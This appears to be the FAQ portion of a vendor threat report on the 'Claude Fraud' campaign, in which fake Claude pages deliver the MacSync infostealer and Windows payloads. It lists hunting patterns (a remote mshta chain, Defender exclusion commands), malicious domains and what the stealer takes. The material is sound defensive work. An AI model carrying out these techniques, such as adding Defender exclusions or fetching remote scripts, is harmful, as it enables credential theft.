On Windows, hunt for the process chain Code.exe → powershell.exe → mshta.exe with a remote URL argument across developer workstations. Also hunt for Add-MpPreference -ExclusionPath commands where the parent process is Code.exe. On macOS, look for osascript processes spawned after curl or base64 decode activity, and check /tmp for osalogging.zip. Block a2abotnet[.]com and *.official-version[.]com at your DNS resolver immediately.
What malware does Claude Fraud deliver?
The macOS vector delivers MacSync, an infostealer that targets macOS Keychain credentials, browser-stored login data and session cookies, and cryptocurrency wallet private keys. It exfiltrates data as a ZIP archive to attacker infrastructure and deletes staging files after successful upload. The Windows vector executes PowerShell that adds Windows Defender exclusions and launches a secondary executable — with different second-stage payloads observed across incidents, suggesting staggered or targeted delivery.
How many victims has Claude Fraud affected?
Public research from Moonlock Lab and AdGuard has documented over 15,600 victims from the original claude.ai artifact variant alone. The campaign is ongoing — after the claude.ai artifacts were taken down, operators immediately shifted to Squarespace-hosted fake pages within the same ad campaign, indicating active maintenance. 7AI identified three confirmed true-positive incidents in monitored environments: one macOS case and two Windows cases at a large technology company.
How does 7AI detect Claude Fraud?
7AI's AI SOC agents detect Claude Fraud by correlating the full process chain, behavioral context, and infrastructure signals into a coherent attack narrative — including newly registered domains with zero prior organizational prevalence, LOLBIN abuse patterns, and cross-host correlation linking separate incidents to the same campaign. In the documented Windows incidents, 7AI completed investigations in 7–25 minutes from alert ingestion. This type of multi-signal reasoning across processes, infrastructure, and user activity is what distinguishes AI-driven investigation from traditional rules-based detection, which typically evaluates each signal in isolation.
Is Claude Fraud still active?
Yes. The Squarespace-hosted variant (Vector 1, Sub-variant B) was active at time of publication. The rapid shift from claude.ai artifacts to Squarespace-hosted pages after takedown demonstrates that the campaign operators are actively maintaining and adapting their infrastructure. Organizations should treat the IOCs in this report as live and implement the detection and blocking recommendations immediately.



.jpg)